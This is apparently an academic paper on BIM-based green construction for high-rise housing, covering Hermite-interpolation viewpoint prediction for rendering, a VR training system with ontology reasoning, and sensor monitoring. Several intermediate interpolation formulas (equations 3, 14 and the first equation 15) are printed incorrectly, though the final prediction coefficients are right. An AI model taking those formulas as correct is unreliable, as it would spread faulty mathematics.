For high-rise residential buildings, the construction process can cause serious damage to environmental resources, so corresponding measures need to be taken to enhance the environmental protection work of the building project. Through the full application of BIM technology, a three-dimensional dynamic model can be established on the construction site, and the garbage treatment stations on the construction site can be reasonably arranged, thereby achieving the unified storage and centralized treatment of construction waste and domestic waste [12]. By using BIM technology to optimize steel structures, the installation efficiency of steel structures on the ground can be improved, installation time can be saved, and interference with the surrounding environment can be minimized to the greatest extent, ensuring that residents around high-rise residential buildings can work and live normally.

The system concept based on Hall multi-dimensional structure and the theory and practice of lean management of prefabricated building cost are studied, and a lean management and control system of prefabricated building cost based on Hall multi-dimensional structure model is proposed and constructed. At the same time, the application of Hall multidimensional structure model in lean management is discussed from the perspectives of time, logic and knowledge [13]. From the perspective of green construction, the collection of information on materials related to green construction is the focus of the selection of green demonstration projects, because only through these materials can the construction process and effect of green construction of the project be more vividly presented. These materials can include green construction organization and plan documents, green construction technology application records, green construction process pictures and detailed records, etc. [14].

Green construction target control mainly includes target decomposition, comparison between actual and expected results, deviation analysis, and deviation correction. In the goal decomposition stage, it is necessary to comprehensively consider the actual situation of the project and decompose the green construction goals according to the organizational management system. The goals should be decomposed into different parts of different construction stages, and each goal must have a clear responsible person. At the same time, the goal decomposition process should pay attention to hierarchy and integrity [15]. After the goal decomposition enters the construction phase, it is necessary to track and monitor the green construction plan, timely collect construction site data, regularly compare the actual effect of the project with the planned goals, and discover errors. After discovering deviations, carefully and comprehensively analyze the causes of deviations from multiple perspectives, providing a basis for corrective measures [16]. In the deviation correction stage, effective measures are taken from multiple dimensions such as organization, management, and construction to correct deviations, eliminate or weaken errors, summarize experience, and provide reference for similar green construction in the future. To reduce target deviation, it is necessary to strengthen the process control of each construction link, minimize errors, and accelerate the construction progress [17].

The research models, results, and deficiencies of relevant literature are presented in Table 1:

Table 1: Research models, results, and deficiencies of related literature.

The research model used	The results obtained	The deficiencies of this study
Construction water management model	It reveals that the unreasonable arrangement of high-rise buildings near water is not conducive to green construction.	Lack of long-term planning and failure to integrate sustainable water resource utilization
Green construction awareness education model	It is pointed out that the awareness of green construction among construction personnel and management personnel is weak	The model focuses on qualitative analysis and lacks quantitative evaluation tools
High-level green construction management system model	The lack of unified standards for high-level green construction has led to an imperfect management system.	The model is not customized for high-rise specificities, such as structural height and construction technology
Basic application model of BIM technology	BIM technology enhances work efficiency and improves communication among participants.	The model has strong universality but does not focus on high-rise residential complexes
BIM-Green Construction Integration Model	The integration of BIM and green construction technology enables lean and dynamic management	The model lacks specific operational guidelines and fails to quantify energy-saving benefits
BIM site planning and optimization model	Optimize the layout of the construction site and the machinery access route, ensuring precise and reliable design results; utilize 3D visualization to enhance land utilization and spatial allocation efficiency.	The model relies on manual data input and has weak real-time dynamic adjustment capabilities
BIM pipeline optimization model	Optimize the laying of engineering pipelines through pre-construction simulation to reduce material waste and lower management difficulty; formulate an efficient material supply plan.	The model does not cover the entire lifecycle of pipelines; the optimization effect relies on empirical data
BIM construction site dynamic optimization model	3D visualization and dynamic simulation capabilities optimize site arrangements, enhance land utilization, and ensure efficient construction progress.	The model responds slowly to real-time data; its application scenarios are limited.
BIM lighting energy-saving simulation model	Simulate lighting schedules and location planning to improve the efficiency of electrical equipment; visualize supervision to quickly identify issues.	The model does not take into account changes in natural lighting at high levels; the energy-saving effect has not been empirically verified
BIM water-saving management model	Rapidly set up temporary water pipe networks to promote efficient water use.	The model does not quantify the amount of water saved; pipe network optimization relies on static data
BIM environmental protection optimization model	Optimize the layout of waste disposal stations and the installation of steel structures through 3D modeling to reduce environmental damage	The model does not cover ecological indicators; there is a lack of horizontal comparison data for environmental protection measures.
Information management integration model	Collect multi-source information during construction, and analyze data to enhance the scientific nature and efficiency of management	The model focuses on data collection and lacks intelligent analysis tools
Green construction information collection model	Primarily used for the selection of green demonstration projects	The model is primarily qualitative, lacking quantitative standards; the authenticity of information relies on manual review
Target control management model	Including goal decomposition, comparison between actual and expected results, deviation analysis, and correction	The implementation of the model is complex, and the process control mechanism is not perfect

There are significant shortcomings in the current research on the application of BIM green construction technology in high-rise residential buildings. At the technical level, existing BIM models (such as pipeline optimization and site planning models) rely on manual data input and have weak real-time dynamic response capabilities. Energy saving models such as water-saving and lighting lack quantitative validation, and large-scale component loading delays lead to low rendering efficiency. At the management level, the green

construction management system has not been customized for the special characteristics of high-rise buildings, and there is a tendency towards formalization. The information collection model focuses on qualitative description and lacks intelligent analysis tools; At the evaluation level, traditional methods are difficult to handle the ambiguity of indicators (such as construction personnel awareness and ecological impact) and have not established a dynamic feedback mechanism. Aiming at these problems, this paper innovatively puts forward a trinity solution. Technically, this paper breaks through the first solution of "separation and dynamic rendering of internal and external components of BIM model", and combines the optimized Hermitian interpolation viewpoint prediction algorithm and external contour detection mechanism to greatly improve rendering efficiency. Secondly, this paper builds a digital platform integrating VR training, sensor network, and ontology reasoning in management collaboration, and establishes a green construction ontology through a seven-step method to realize a closed-loop data and intelligent decision-making in the whole life cycle. In addition, this paper introduces the improved cloud model algorithm (DPSIR framework) into the evaluation system, combines multi-dimensional monitoring data to generate a dynamic evaluation cloud image, objectively quantifies the construction effect, solves the problem of index fuzziness, and finally forms the whole chain innovation framework of technical management evaluation.

3 Green construction rendering of BIM in high-rise buildings

3.1 Rendering algorithm model

In BIM model rendering, 3D scene management is a research focus and difficulty. The purpose of 3D scene management is how to organize the data in the scene reasonably and effectively, so as to provide convenience for subsequent applications. There are many BIM models in the 3D scene, and each BIM model contains a large number of triangular patches, materials, textures and other data. The more complex the BIM model is, the more complex the 3D scene is. If we don't take effective data organization methods for complex 3D scenes, we will not be able to meet the real-time rendering requirements of 3D scenes. On the contrary, if we can take an effective way to organize 3D scene data, we can speed up the efficiency of visibility culling algorithm, so that users can accurately and quickly locate each component in the scene.

In actual projects, it is usually necessary to adopt different scene data structures to organize the data in the scene according to the characteristics of each scene. Usually, the scene is divided into static scene and dynamic scene. Among them, static scene means that the model in the scene is fixed after being established; Dynamic scene means that some components in the scene may change after the model is established, such as rotation, translation and so on. In most cases, spatial partition structure is used to organize static scene data. Because the spatial partition data structure is divided according to the spatial relationship of data when organizing data, it is beneficial to visibility clipping, collision detection algorithm and so on. In most cases, dynamic scenes use scene graph to organize data. Because the structure of scene graph is more flexible and changeable, the operation of interacting with dynamic objects in the scene can shorten the update time and improve the rendering speed.

When browsing the BIM model, the viewpoint browses the whole or part of the BIM model according to a certain motion trajectory. In this scenario, the viewpoint prediction algorithm can accurately predict the next position of the viewpoint according to the motion track of the viewpoint, and load the components that can be observed at this position from the disk to the memory in advance, which can effectively improve the fluency during roaming.

Because BIM models are generally large in scale and complex in structure, the number of components contained in them is huge. Even if the visual cone elimination algorithm is applied, the number of components contained in the visual cone may still be large at some moments when the viewpoint moves. It takes a lot of time to read a large number of geometric data of components from the disk, which slows down the real-time rendering speed of BIM models. Therefore, this paper puts forward the optimization of view cone elimination algorithm based on view prediction. View prediction predicts the possible position of view at the next moment through the position and motion direction of view at the previous moments, calculates the components existing in the view cone at the next moment in advance, and loads the geometric data of these components into memory in advance from the disk to avoid the situation of large-scale component data loading from the disk, thus reducing the frame rate fluctuation when browsing BIM model and making it smoother and improving the visual experience of users [18].

In this paper, Hermite interpolation algorithm is selected to realize viewpoint prediction. The derivation of Hermite interpolation equation first requires $2n+1$ interpolation basis functions $\alpha_j(x_k)$ and $\beta_j(x)(j=0,1,2,...,n)$, and each interpolation basis function needs to be guaranteed to be a $2n+1$ polynomial of terms and satisfy the conditions:

$$\begin{cases} \alpha_j(x_k)=\delta_{jk}=\begin{cases}0, j\neq k,\\ 1, j=k,\end{cases} \alpha_j'(x_k)=0 \\ \beta_j(x_k)=0, \beta_j'(x_k)=\delta_{jk}\ (j,k=0,1,2,...,n)\end{cases} \tag{1}$$

We assume that a given function $f(x)$ has a first-order continuous derivative on $[a,b]$ and has $n+1$ different point $x_0,x_1,x_2,...,x_n\in[a,b]$. If there is a polynomial $H_{2n+1}(x)$ of $2n+1$-order at most satisfying:

$$\begin{cases} H_{2n+1}(x_k)=f(x_k) \\ H_{2n+1}'(x_k)=f'(x_k)\end{cases},(k=0,1,2,...,n) \tag{2}$$

Then $H_{2n+1}(x)$ is called the Hermite interpolation polynomial of $2n+1$-order of function $f(x)$ at point $x_0, x_1, x_2, ..., x_n$. Because there are $2n+2$ interpolation conditions in it, a polynomial $H_{2n+1}(x) = H(x)$ of no more than $2n+1$ degree can be uniquely determined, and its specific form is:

$$H_{2n+1}(x_k) = a_0 + a_1 x + a_2 x^2 + ... + a_{2n+1} x^{2n+1} \quad (3)$$

The equation (3) is changed to the form expressed by interpolation basis function:

$$H_{2n+1}(x) = \sum_{j=0}^{n} \left[y_j \alpha_j(x) + m_j \beta_j(x) \right] \quad (4)$$

From the condition (1) satisfied by the interpolation basis function, it can be obtained that:

$$\begin{cases} H_{2n+1}(x_k) = y_k \\ H'_{2n+1}(x_k) = m_k \end{cases}, (k = 0,1,2,...,n) \quad (5)$$

Using Lagrange interpolation basis function $l_j(x)$, we make

$$\alpha_j(x) = (ax+b) l_j^2(x) \quad (6)$$

By equation (1), there is:

$$\begin{cases} \alpha_j(x_j) = (ax+b) l_j^2(x) = 1 \\ \alpha'_j(x_j) = l_j(x_j) \left[a l_j(x_j) + 2(ax_j + b) l'_j(x_j) \right] = 0 \end{cases} \quad (7)$$

By sorting out equation (7), we can get:

$$\begin{cases} ax_j + b = 1 \\ a + 2l'_j(x_j) = 0 \end{cases} \quad (8)$$

By solving equation (8), we can get:

$$\begin{cases} a = -2l'_j(x_j) \\ b = 1 + 2x_j l'_j(x_j) \end{cases} \quad (9)$$

Due to

$$l_j(x) = \frac{(x-x_0)...(x-x_{j-1})(x-x_{j+1})...(x-x_n)}{(x_j-x_0)...(x_j-x_{j-1})(x_j-x_{j+1})...(x_j-x_n)} \quad (10)$$

By taking logarithms at both ends of equation (10) and then deriving them, we can get:

$$l'_j(x) = \sum_{\substack{k=0 \\ k \neq j}}^{n} \frac{1}{x_j - x_k} \quad (11)$$

By substituting equations (9) and (11) into equation (6), we can get:

$$\alpha_j(x) = \left(1 - 2(x-x_j) \sum_{\substack{k=0 \\ k \neq j}}^{n} \frac{1}{x_j - x_k} \right) l_j^2(x) \quad (12)$$

Then, we can get:

$$\beta_j(x) = (x-x_j) l_j^2(x) \quad (13)$$

Therefore, the piecewise expression of piecewise cubic Hermite interpolation function can be obtained [19]:

$$\begin{aligned} H(x) &= \left(1 + 2\frac{x-x_j}{x_{j+1}-x_j}\right) y_j + \left(1 + 2\frac{x-x_j}{x_{j+1}-x_j}\right)\left(\frac{x-x_j}{x_{j+1}-x_j}\right)^2 y_{j+1} \\ &+ (x-x_j)\left(\frac{x-x_j}{x_{j+1}-x_j}\right)^2 y'_j + (x-x_{j+1})\left(\frac{x-x_j}{x_{j+1}-x_j}\right)^2 y'_{j+1}, \\ x &\in \left[x_j, x_{j+1}\right] (j = 0,1,2,...,n+1) \end{aligned} \quad (14)$$

In order to facilitate the calculation of Hermite interpolation, it is assumed that the rendering time of each frame is equal in BIM model rendering, the step size is expressed by the variable h, and the viewpoint state at time $t_i (i = 0,1,2,...,n)$ is expressed by $V_i (i = 0,1,2,...,n)$, and $t_i = t_0 + ih, i \geq 0$. If we assume that the initial time of the scene is t_0 and the initial state of the viewpoint is V_0, the Hermite interpolation equation of the time t_3 can be calculated by equation (14):

$$\begin{aligned} V_3 &= \left(1 + 2\frac{t_3 - t_0}{t_1 - t_0}\right)\left(\frac{t_3 - t_1}{t_1 - t_0}\right) V_0 + \left(1 + 2\frac{t_3 - t_0}{t_1 - t_0}\right)\left(\frac{t_3 - t_1}{t_1 - t_0}\right)^2 V_1 \\ &+ (t_3 - t_0)\left(\frac{t_3 - t_1}{t_1 - t_0}\right)^2 V'_0 + (t_3 - t_0)\left(\frac{t_3 - t_1}{t_1 - t_0}\right)^2 V'_1 \end{aligned} \quad (15)$$

By substituting $t_1 = t_0 + h$ and $t_3 = t_0 + 3h$ into equation (15), the viewpoint state at time t_3 can be obtained:

$$V_3 = 28V_0 - 27V_1 + 12hV'_0 + 18hV'_1 \quad (15)$$

The viewpoint prediction algorithm based on traditional Hermite interpolation is optimized, and array is used to save the state information of the viewpoint at each moment. When the difference between the motion direction of the viewpoint at the current moment and the motion direction at the previous moment exceeds the set threshold, the state information of the previous viewpoint stored in the array is cleared and the state information of the viewpoint is stored again. This can effectively avoid the above problems, improve the accuracy of the viewpoint prediction algorithm and reduce the space occupation of memory. The main steps of the specific viewpoint prediction algorithm are shown in Figure 1 [20]. Figure 1 shows the flowchart of an improved Hermitian interpolation viewpoint prediction algorithm, which saves viewpoint state information through an array and clears historical data when there is a sudden change in viewpoint motion direction to optimize the real-time and accuracy of BIM model rendering. The specific process includes viewpoint position sampling, motion direction determination, state update, and prediction value calculation, significantly reducing memory usage and improving rendering frame rate.



Figure 1: Flow chart of viewpoint prediction algorithm.

Usually, 3D scenes can be divided according to indoor and outdoor scenes, and BIM model scenes are no exception. Among them, outdoor scenes usually contain only a few components in BIM model, while indoor scenes contain most components in BIM model. Therefore, this paper proposes a scheme of separation and dynamic rendering of internal and external components of BIM model. When rendering BIM model initially, only outdoor components of BIM model are rendered, which can greatly reduce the waiting time required for rendering BIM model and greatly improve the frame rate of panoramic browsing of BIM model. Only when the viewpoint enters the BIM model, the indoor components are dynamically rendered by the visual cone elimination algorithm. The schematic diagram of BIM model contour detection for high-rise residential buildings proposed in this paper is shown in Figure 2 [21]. Figure 2 presents a schematic diagram of BIM model outline detection for high-rise residential buildings, which achieves dynamic rendering by separating indoor and outdoor components. The initial rendering only loads outdoor components. When the viewpoint enters the interior of the building, the visual cone removal algorithm is triggered to load indoor components, significantly reducing the initial loading time and improving the smoothness of panoramic browsing.



Figure 2: Schematic diagram of dynamic rendering range of BIM model based on line-of-sight grading.

3.2 Application of BIM green construction technology in high-rise residential buildings

The information engineering management framework of high-rise residential buildings based on BIM technology (Figure 3) adopts digital management platform to carry out integrated project collaborative implementation in the process of template design, construction, operation and maintenance, so as to open up the interactive way of the whole life cycle data of the project and comprehensively improve the management level of each stage of the project, and improve the quality and efficiency of the project construction and reducing the cost and risk of the project construction. Figure 3 shows the information engineering management architecture of high-rise residential buildings based on BIM technology, which adopts a digital platform to achieve full lifecycle collaboration of design, construction, and operation. By integrating data exchange, we can improve management efficiency at all stages, reduce engineering costs and risks, and break down information barriers throughout the entire project process.



Figure 3: Information engineering management architecture of high-rise residential buildings based on BIM technology.

Green construction management system consists of five parts: organization management, planning management, construction management, evaluation management and safety and health management of construction personnel. On this basis, when constructing the management system suitable for green construction of high-rise buildings, it is necessary to integrate the key points of green construction management of high-rise buildings. The high-rise green construction management system is shown in Figure 4. Figure 4 depicts the five major components of the high-level green construction management system: organizational management, planning management, construction management, evaluation management, and safety and health management of construction personnel. This system is customized for the special characteristics of high-rise buildings, strengthening goal decomposition and responsibility implementation, ensuring that green construction runs through all construction stages.



Figure 4: Green construction management system of high-rise buildings

One of the important contents of organization and management is to set up organization and management institutions. The existence of organization and management institutions is to make the green construction objectives more hierarchical and the distribution of green construction objectives more scientific, which is the foundation of green construction management system. Through the establishment of organization and management institutions, the green construction content can be reasonably assigned to the corresponding responsible persons, and the whole construction project department can participate in the green construction under the orderly organization and coordination. The organization and management organization should be consistent with the project manager, and Figure 5 is the green construction management behavior of the main participating units. Figure 5 illustrates the management behavior of the main participating units (such as construction units and construction units) in green construction, including the establishment of organizational management structures and allocation of responsibilities. By clarifying the responsibilities of all parties, the hierarchical and scientific allocation of green construction goals is achieved, and the overall coordinated implementation of the project is promoted.



Figure 5: Green construction management behavior of main participating units.

In this paper, BIM is used to build a green construction scene, and the VR green construction learning and training system is designed, including early model import, material adjustment and special effects setting, VR roaming learning and interactive design. After that, this paper collects and stores the real-time data in the VR operation process through MySQL database, and establishes the green construction ontology to reason the data of VR green construction simulation, so as to judge whether the workers' green construction learning behavior conforms to the green construction specifications. The system architecture diagram is shown in Figure 6. Figure 6 shows the architecture design of the VR green building learning and training system, covering BIM model import, material adjustment, VR roaming and interactive functions. Operational data is recorded in real time through the MySQL database, and behavioral compliance is analyzed by combining the ontology inference engine to build a full life cycle closed-loop data system.



Figure 6: System architecture diagram.

By formalizing the knowledge and information from green construction specification, BIM, VR and other sources in this paper, we can realize the sharing and reuse of ontology domain knowledge, which requires the ontology concept to be clear and clear and the class structure to be reasonable. Through the previous discussion, the seven-step method with clear framework and clear level is selected as the method of building ontology in this paper. The specific flow is shown in Figure 7. Figure 7 shows the specific process of constructing a green construction ontology using the seven-step method, including domain definition, term extraction, relationship establishment, and rule formalization. This method ensures clear ontology concepts, reasonable structure, reusability and sharing of standardized knowledge, and supports intelligent decision-making.



Figure 7: Seven-step construction steps.

The design of the evaluation system in this paper is mainly based on building construction related standards, and the purpose is to standardize the normal operation of all stages of the building life cycle. In recent years, our country has paid more and more attention to the construction specifications, and successively issued and updated a series of related standards and specifications. However, the current relevant specifications are mostly qualitative and quantitative provisions (especially in the construction stage), so it is necessary to extract the information from the clauses in the specifications and transform them into rules for logical expression. In this paper, the layered structure of green construction ontology refers to the framework of green construction code analysis, as shown in Figure 8. Figure 8 shows the hierarchical structure of the green construction ontology, which is divided into core categories (such as energy conservation and material saving) and subcategories (such as lighting control and material recycling) according to the framework of the standard provisions. This structure transforms qualitative norms through logical rules, providing a quantitative basis for VR behavior inference.



Figure 8: Hierarchical structure of green construction ontology class.

The core framework of ontology class hierarchy is as follows:

```
<rdfs:Class rdf:about="#GreenConstruction"/>
<rdfs:Class rdf:about="#WaterConservation">
  <rdfs:subClassOf
rdf:resource="#GreenConstruction"/>
</rdfs:Class>
<rdfs:Class rdf:about="#PipeInstallation">
  <rdfs:subClassOf
rdf:resource="#WaterConservation"/>
  <rdfs:comment> The installation of water pipes must meet the requirements of sealing testing </rdfs:comment>
</rdfs:Class>
```

The sensor module is mainly used to collect the monitoring data of the relevant monitoring indicators specified in the specification, and send the data to the designated server in time to facilitate the later processing. Therefore, when selecting sensors, besides the data collection function, the module with WiFi function should be selected, so that the data can be sent to the mobile phone or computer for data display in real time. The design of the sensor module is shown in Figure 9. Figure 9 depicts the design of the sensor submodule, covering monitoring sources (construction preparation, foundation engineering, etc.), sensor types (temperature and humidity, dust, etc.), and data transmission methods (WiFi to terminal). This module collects real-time environmental indicators and cross verifies construction compliance with VR operation data.

The design of sensor module in this paper mainly includes three major levels, namely, monitoring information sources, monitoring sensor types and monitoring data transmission. According to the requirements of green construction related specifications, the monitoring sources of information are mainly divided into several sub-projects such as construction preparation, construction site, foundation and foundation engineering, etc.



Figure 9: Design diagram of sensor sub-module.

According to the index requirements in the specification, different types of sensors such as temperature and humidity are needed to monitor the temperature and humidity, dust, sound environment, light environment and air quality during the construction process. At the same time, these sensors need to send data information to mobile phones or computers in different forms to realize the practical use value of monitoring data.

The precision control was verified through dual validation: the laboratory used TSI DustTrak 8530 benchmark instrument calibration (dust error<5%), and the on-site monitoring data was compared with the environmental protection station monitoring data (correlation coefficient R^2=0.93). This module is deeply integrated with the BIM/VR system through the edge computing gateway:

(1) Data layer: MQTT protocol pushes sensor data streams in real-time;

(2) Spatial integration layer: Bind physical coordinates to BIM components through coordinate mapping algorithms (error<0.1m);

(3) Application layer: The VR interface dynamically displays environmental indicators, and the ontology inference engine calls sensor data to verify operational compliance (such as "PM10 needs to be reduced by 40%

within 120 seconds after the dust reduction device is turned on");

(4) Feedback layer: Violation operation triggers VR real-time warning (response delay ≤ 3 seconds), sensor module design achieves full construction process coverage through zoning deployment strategy.

4 Effect evaluation of BIM green construction technology

4.1 Test method

This study uses an improved Hermitian interpolation viewpoint prediction algorithm at the technical level to optimize the rendering performance of BIM models. The algorithm dynamically saves the viewpoint state array and combines it with motion direction mutation threshold detection (clearing historical data when the direction change exceeds the limit), significantly improving prediction accuracy and reducing memory usage; At the same time, a dynamic rendering mechanism for separating internal and external components is proposed - based on contour detection technology, only the outdoor components of the building are loaded in the initial stage. When the viewpoint enters the interior of the building, the interior components are dynamically loaded through the cone removal algorithm, thereby increasing the average frame rate to 58.7 FPS, reducing rendering delay to 18.4ms, and compressing memory usage to 1.2GB, effectively solving the bottleneck of large-scale scene rendering.

The experimental dataset in this article adopts a multi-source heterogeneous data fusion strategy, combined with proprietary engineering data and global public datasets. The specific construction is as follows

(1) Proprietary engineering data

Source: Full lifecycle data of a high-rise residential complex project (document case);

Content: BIM model data (in Revit format, including over 100000 components);

VR operation log (stored in MySQL, recording the training and interaction of 200 workers);

Sensor monitoring data (10 types of parameters such as temperature and humidity, dust, noise, etc., sampling frequency 1Hz, continuous for 6 months);

Construction process documents (green construction plan, material consumption report, etc.).

(2) Open global dataset (enhanced generalization ability)

The publicly available global dataset is shown in Table 2 below:

Table 2: Publicly available global datasets.

Dataset name	Content	Application scenarios
BuildingDataGenome	Global 1000+building energy consumption/resource data	Energy saving model training
EU Building Stock Observatory	28 countries' building energy efficiency indicators	Comparison of water-saving/material saving benchmarks
Stanford 3D Indoor Dataset	Large scale building point cloud model	BIM rendering algorithm validation
World Green Building Council Case Library	Certified green construction project data	Horizontal evaluation of management effectiveness

